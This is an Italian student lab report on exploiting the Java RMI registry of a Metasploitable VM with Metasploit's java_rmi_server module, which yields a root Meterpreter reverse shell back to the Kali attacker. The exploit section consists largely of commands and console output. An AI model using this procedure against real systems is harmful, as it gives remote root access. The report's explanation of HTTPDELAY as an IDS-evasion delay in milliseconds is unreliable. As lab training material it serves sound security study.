

# Report Weekly Project

## JAVA RMI EXPLOIT

Il test di questa settimana consiste nell'**effettuare l'exploit della vulnerabilità Java Rmi** tramite l'utilizzo di **Metasploit** e di **Meterpreter**, che è un payload avanzato e altamente flessibile che viene utilizzato per ottenere un controllo remoto completo su un sistema target compromesso tramite una shell.

Prima di iniziare la fase di attacco viene però richiesto di verificare l'effettiva presenza della vulnerabilità.


Andiamo quindi a suddividere il nostro processo nei seguenti step:

1. **Ricerche sul servizio e sulla vulnerabilità**
2. **Scansione con Nmap**
3. **Scansione con Nessus**
4. **Strutturazione laboratorio virtuale**
5. **Avvio fase di exploit**
6. **Termine sessione e conclusioni**

### 1. Ricerche sul servizio e sulla vulnerabilità

Il **Remote Method Invocation (RMI)** è un **framework di comunicazione remota** tipico di **Java** che consente a un'applicazione Java di invocare metodi su oggetti che risiedono su un'altra macchina Java **tramite l'utilizzo di un registro (registro RMI)** che si occupa appunto di gestire la registrazione e il recupero di oggetti remoti.

Il **registro RMI** viene eseguito su una porta predefinita che come vedremo dalle scansioni effettuate è la 1099.




## 2. Scansione con Nmap

Per la prima scansione andiamo ad utilizzare **Nmap** che è un tool dedicato appunto all'enumerazione e alla scansione di porte e servizi.

Nello specifico andiamo ad **effettuare una scansione di tipo "service detection"** che oltre alle porte aperte ci indica il servizio attivo su di esse e la sua versione.

Di seguito lo screen della scansione effettuata.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -T5 -sV 192.168.99.112  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 00:30 EDT  
Nmap scan report for 192.168.99.112  
Host is up (0.0016s latency).  
Not shown: 979 closed tcp ports (conn-refused)  
PORT      STATE SERVICE        VERSION  
21/tcp    open  ftp            vsftpd 2.3.4  
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet         Linux telnetd  
25/tcp    open  smtp           Postfix smtpd  
53/tcp    open  domain         ISC BIND 9.4.2  
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind        2 (RPC #100000)  
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
513/tcp   open  login?           
514/tcp   open  shell          Netkit rshd  
1099/tcp  open  java-rmi       GNU Classpath grmiregistry  
2049/tcp  open  nrs            2-4 (RPC #100003)  
2121/tcp  open  ftp            ProFTPD 1.3.1  
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc            VNC (protocol 3.3)  
6000/tcp  open  X11            (access denied)  
6667/tcp  open  irc            UnrealIRCd  
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)  
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 67.58 seconds
```

Notiamo che in linea con la ricerca effettuata precedentemente il servizio è attivo sulla porta 1099/tcp.

### 3. Scansione con Nessus

Dopo aver avuto la conferma che il servizio java rmi è attivo sulla porta 1099 andiamo ad effettuare la seconda scansione con il tool Nessus che è il vulnerability scanner per eccellenza, per provare ad ottenere maggiori informazioni sulla vulnerabilità.

Avviamo quindi un basic network scan e al termine analizzando la scansione vediamo che viene rilevata la vulnerabilità **“RMI Registry Detection”** di livello Info.

La descrizione ci dice appunto che **“L'host remoto sta eseguendo un registro RMI, che funge da servizio di denominazione di avvio per registrare e recuperare oggetti remoti con nomi semplici nel sistema di invocazione di metodi remoti (RMI) di Java.”**

Di seguito lo screen del risultato ottenuto.

The screenshot displays the Nessus web interface for a specific vulnerability report. At the top, it shows 'meta / Plugin #22227' and a 'Back to Vulnerabilities' link. The main content area is titled 'RMI Registry Detection' and includes a 'Description' section explaining that the remote host is running an RMI registry. Below this is a 'See Also' section with two links: <https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html> and <http://www.nessus.org/u7b0d7659>. The 'Output' section shows a valid response received for port 1099, with hex and ASCII data. The 'Plugin Details' sidebar on the right lists fields: Severity (Info), ID (22227), Version (1.22), Type (remote), Family (Service detection), Published (August 16, 2006), and Modified (June 1, 2022). The 'Risk Information' section shows a risk factor of 'None'. The 'Vulnerability Information' section at the bottom shows the CPE as 'cpe:/a:oracle:java\_se' and the Asset Inventory as 'True'.

*Il report redatto direttamente da Nessus relativo alla vulnerabilità segue in allegato questo documento.*


## 4. Strutturazione laboratorio virtuale

Ora che abbiamo **raccolto tutte le informazioni necessarie** per procedere con l'exploit, andiamo a **preparare il nostro ambiente di test** con le macchine Kali Linux e Metasploitable.

Alla **macchina Kali** che in questo caso **rappresenta l'attaccante** diamo indirizzo IP **192.168.99.111**, mentre alla **macchina target Metasploitable** diamo indirizzo IP **192.168.99.112**.

Modifichiamo quindi le configurazioni di rete delle due macchine e effettuiamo un test di ping per verificare che le due macchine comunichino tra di loro.

Di seguito lo screen delle operazioni effettuate.



```
GNU nano 2.0.7 File: /etc/network/interfaces Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).


# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.99.112
netmask 255.255.255.0
network 192.168.99.0
broadcast 192.168.99.255
gateway 192.168.99.1

Get Help WriteOut Read File Prev Page Cut Text Cur Pos

/etc/network/interfaces - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
1 # This file describes the network interfaces available on your system
2 # and how to activate them. For more information, see interfaces(5).
3
4 source /etc/network/interfaces.d/*
5
6 # The loopback network interface
7 auto lo
8 iface lo inet loopback
9
10 auto eth0
11 iface eth0 inet static
12 address 192.168.99.112/24
13 gateway 192.168.99.1
14 #iface eth0 inet dhcp
```

- Configurazioni di rete -



```
msfadmin@metasploitable:~$ ping 192.168.99.111
PING 192.168.99.111 (192.168.99.111) 56(84) bytes of data:
64 bytes from 192.168.99.111: icmp_seq=1 ttl=64 time=0.886 ms
64 bytes from 192.168.99.111: icmp_seq=2 ttl=64 time=1.18 ms
64 bytes from 192.168.99.111: icmp_seq=3 ttl=64 time=0.924 ms
64 bytes from 192.168.99.111: icmp_seq=4 ttl=64 time=1.34 ms
64 bytes from 192.168.99.111: icmp_seq=5 ttl=64 time=0.978 ms
64 bytes from 192.168.99.111: icmp_seq=6 ttl=64 time=1.28 ms
64 bytes from 192.168.99.111: icmp_seq=7 ttl=64 time=0.989 ms
64 bytes from 192.168.99.111: icmp_seq=8 ttl=64 time=1.05 ms
64 bytes from 192.168.99.111: icmp_seq=9 ttl=64 time=1.23 ms
64 bytes from 192.168.99.111: icmp_seq=10 ttl=64 time=1.14 ms
64 bytes from 192.168.99.111: icmp_seq=11 ttl=64 time=0.845 ms
64 bytes from 192.168.99.111: icmp_seq=12 ttl=64 time=0.926 ms
64 bytes from 192.168.99.111: icmp_seq=13 ttl=64 time=1.13 ms
--- 192.168.99.111 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12000ms
rtt min/avg/max/mdev = 0.845/1.071/1.349/0.158 ms
msfadmin@metasploitable:~$

(kali@kali)-[~]
$ ping 192.168.99.112
PING 192.168.99.112 (192.168.99.112) 56(84) bytes of data:
64 bytes from 192.168.99.112: icmp_seq=1 ttl=64 time=22.6 ms
64 bytes from 192.168.99.112: icmp_seq=2 ttl=64 time=1.20 ms
64 bytes from 192.168.99.112: icmp_seq=3 ttl=64 time=0.987 ms
64 bytes from 192.168.99.112: icmp_seq=4 ttl=64 time=1.20 ms
64 bytes from 192.168.99.112: icmp_seq=5 ttl=64 time=1.27 ms
64 bytes from 192.168.99.112: icmp_seq=6 ttl=64 time=1.09 ms
64 bytes from 192.168.99.112: icmp_seq=7 ttl=64 time=1.01 ms
64 bytes from 192.168.99.112: icmp_seq=8 ttl=64 time=1.24 ms
64 bytes from 192.168.99.112: icmp_seq=9 ttl=64 time=0.821 ms
64 bytes from 192.168.99.112: icmp_seq=10 ttl=64 time=1.39 ms
^C
--- 192.168.99.112 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9073ms
rtt min/avg/max/mdev = 0.821/3.283/22.646/6.455 ms
(kali@kali)-[~]
```

- Test di ping -

## 5. Avvio fase di exploit

A questo punto **possiamo procedere con la fase di attacco** vera e propria.

In primis **avvio msfconsole** sulla macchina Kali.

**Msfconsole** è la console di comando principale di Metasploit e offre una vasta gamma di strumenti e funzionalità per eseguire pentest.

Dopo averla avviata procedo con la **ricerca del modulo** migliore per l'exploit di questa vulnerabilità; tra le 4 opzioni disponibili scelgo quella con **disclosure date** (data di aggiunta) più recente e con **rank** (grado di affidabilità) maggiore.

**Scelgo quindi il modulo multi/misc/rmi\_server.**

Dopo averlo selezionato vedo che abbiamo **già di default come payload il reverse\_tcp di meterpreter**, quindi manca solo la configurazione dei parametri dell'exploit.

Di seguito screen delle operazioni effettuate.

```
kali@kali: ~  
File Actions Edit View Help  
+ -- ==[ metasploit v6.3.4-dev ]  
+ -- ==[ 2294 exploits - 1201 auxiliary - 409 post ]  
+ -- ==[ 968 payloads - 45 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit tip: Search can apply complex filters such as  
search cve:2009 type:exploit, see all the filters  
with help search  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search java_rmi  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 auxiliary/gather/java_rmi_registry normal No Java RMI Registr  
y Interfaces Enumeration  
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server  
Insecure Default Configuration Java Code Execution  
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server  
Insecure Endpoint Code Execution Scanner  
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnecti  
onImpl Deserialization Privilege Escalation  
  
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_  
connection_impl  
  
msf6 > use 1  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) >
```

Utilizzando il comando “**show options**” ci vengono mostrati i **parametri di funzionamento** e quelli nella colonna “**Required**” sono indispensabili per il corretto funzionamento dell’exploit.

Settiamo quindi il “**RHOST**” che sarebbe l’indirizzo IP della macchina target e aumentiamo il parametro l’**HTTPDELAY** a **20 millisecondi** in quanto quando si esegue un attacco che coinvolge le richieste HTTP, come ad esempio l’iniezione di payload questo parametro consente di impostare un intervallo di tempo tra le richieste e ciò può essere utile per evitare il rilevamento da parte dei sistemi di IPS/IDS.

Il parametro “**LHOST**” che sarebbe l’indirizzo IP locale era già configurato di default.

Di seguito lo screen delle operazioni effettuate.

```
kali@kali: ~  
File Actions Edit View Help  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > show options  
  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |

  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.99.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

Prima

```
kali@kali: ~  
File Actions Edit View Help  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.99.112  
RHOSTS => 192.168.99.112  
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20  
HTTPDELAY => 20  
msf6 exploit(multi/misc/java_rmi_server) > show options  
  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 20              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    | 192.168.99.112  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |

  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.99.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

Dopo

Dopo aver **configurato correttamente tutti i parametri richiesti** procediamo con il lancio dell'exploit.

Viene **inizializzata la comunicazione dalla macchina target Metasploitable a quella locale in quanto si tratta di un reverse\_tcp**, e quando la connessione è confermata viene avviata una sessione della **shell di Meterpreter sulla macchina target** confermata dalla stringa **"Meterpreter session 1 opened"**.

Come da traccia vado ad effettuare delle richieste con i comandi **"ifconfig"** per vedere la configurazione di rete e **"route"** per ottenere la tabella di routing della macchina target.

Di seguito lo screen delle operazioni effettuate.

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.99.111:4444  
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/zt2yUs50P8GTh03  
[*] 192.168.99.112:1099 - Server started.  
[*] 192.168.99.112:1099 - Sending RMI Header ...  
[*] 192.168.99.112:1099 - Sending RMI Call ...  
[*] 192.168.99.112:1099 - Replied to request for payload JAR  
[*] Sending stage (58829 bytes) to 192.168.99.112  
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:55867) at 2023-06-16 04:47:18 -0400  
meterpreter > ifconfig  
Interface 1  
Name : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
Interface 2  
Name : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.99.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe30:46ab  
IPv6 Netmask : ::  
meterpreter > route  
IPv4 network routes  
Subnet Netmask Gateway Metric Interface  
127.0.0.1 255.0.0.0 0.0.0.0  
192.168.99.112 255.255.255.0 0.0.0.0  
IPv6 network routes  
Subnet Netmask Gateway Metric Interface  
::1 :: ::  
fe80::a00:27ff:fe30:46ab :: ::  
meterpreter >
```



Dopodichè utilizzo il comando “**help**” per chiedere tutta la lista dei possibili comandi eseguibili; provo a lanciarne altri quali:

- **sysinfo**: per ottenere le informazioni della macchina targte
- **getuid**: per vedere l’utente corrente
- **pwd**: per vedere il path in cui ci troviamo
- **upload**: per caricare un file dalla macchina attaccante Kali a quella target

Di seguito lo screen delle operazioni effettuate.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux

meterpreter > getuid
Server username: root

meterpreter > pwd
/

meterpreter > upload /home/kali/Desktop/pollo.txt
[*] Uploading   : /home/kali/Desktop/pollo.txt → pollo.txt
[*] Uploaded -1.00 B of 24.00 B (-4.17%): /home/kali/Desktop/pollo.txt → pollo.txt
[*] Completed  : /home/kali/Desktop/pollo.txt → pollo.txt
```

Per avere **conferma che il file fosse stato caricato** utilizzo il comando “**ls**” per mostrare una lista di tutti i file presenti nella directory.

**Noto che il file è stato caricato con successo e decido quindi di mostrare a schermo il contenuto.**

Di seguito lo screen delle operazioni effettuate.

```
meterpreter > ls
Listing: /

Mode                Size      Type    Last modified          Name
-----
100666/rw-rw-rw-    0         fil     2023-06-02 04:00:18 -0400 ?6]
040666/rw-rw-rw-   4096         dir     2012-05-13 23:35:33 -0400 bin
040666/rw-rw-rw-   1024         dir     2012-05-13 23:36:28 -0400 boot
040666/rw-rw-rw-   4096         dir     2010-03-16 18:55:51 -0400 cdrom
040666/rw-rw-rw-  13480         dir     2023-06-16 03:23:18 -0400 dev
040666/rw-rw-rw-   4096         dir     2023-06-16 03:23:24 -0400 etc
040666/rw-rw-rw-   4096         dir     2010-04-16 02:16:02 -0400 home
040666/rw-rw-rw-   4096         dir     2010-03-16 18:57:40 -0400 initrd
100666/rw-rw-rw-  7929183        fil     2012-05-13 23:35:56 -0400 initrd.img
040666/rw-rw-rw-   4096         dir     2012-05-13 23:35:22 -0400 lib
040666/rw-rw-rw-  16384         dir     2010-03-16 18:55:15 -0400 lost+found
040666/rw-rw-rw-   4096         dir     2010-03-16 18:55:52 -0400 media
040666/rw-rw-rw-   4096         dir     2010-04-28 16:16:56 -0400 mnt
100666/rw-rw-rw-  28893        fil     2023-06-16 03:23:45 -0400 nohup.out
040666/rw-rw-rw-   4096         dir     2010-03-16 18:57:39 -0400 oot
100666/rw-rw-rw-    24         fil     2023-06-16 05:40:33 -0400 pollo.txt
040666/rw-rw-rw-    0         dir     2023-06-16 03:23:06 -0400 proc
040666/rw-rw-rw-   4096         dir     2023-06-16 03:23:45 -0400 root
040666/rw-rw-rw-   4096         dir     2012-05-13 21:54:53 -0400 sbin
040666/rw-rw-rw-   4096         dir     2010-03-16 18:57:38 -0400 srv
040666/rw-rw-rw-    0         dir     2023-06-16 03:23:07 -0400 sys
040666/rw-rw-rw-   4096         dir     2023-06-12 07:24:43 -0400 test_metasploit
040666/rw-rw-rw-   4096         dir     2023-06-16 05:37:20 -0400 tmp
040666/rw-rw-rw-   4096         dir     2010-04-28 00:06:37 -0400 usr
040666/rw-rw-rw-   4096         dir     2010-03-17 10:08:23 -0400 var
100666/rw-rw-rw- 1987288        fil     2008-04-10 12:55:41 -0400 vmlinuz

meterpreter > cat pollo.txt
Ti ho hackerato, pollo!
meterpreter >
```



## 6. Termine sessione e conclusioni

**Al termine della fase di exploit, effettuiamo una revisione del lavoro fatto e notiamo che nonostante la vulnerabilità su nessus facesse parte della categoria “info” ovvero quella categoria in cui vengono riportate le vulnerabilità a basso impatto a cui il software assegna uno score prossimo allo 0, siamo comunque riusciti a sfruttarla con successo per ottenere una sessione di Meterpreter con privilegi amministrativi (essendo utente root come visto con il comando gutuid) e potendo di conseguenza eseguire qualsiasi tipo di azione sulla macchina target.**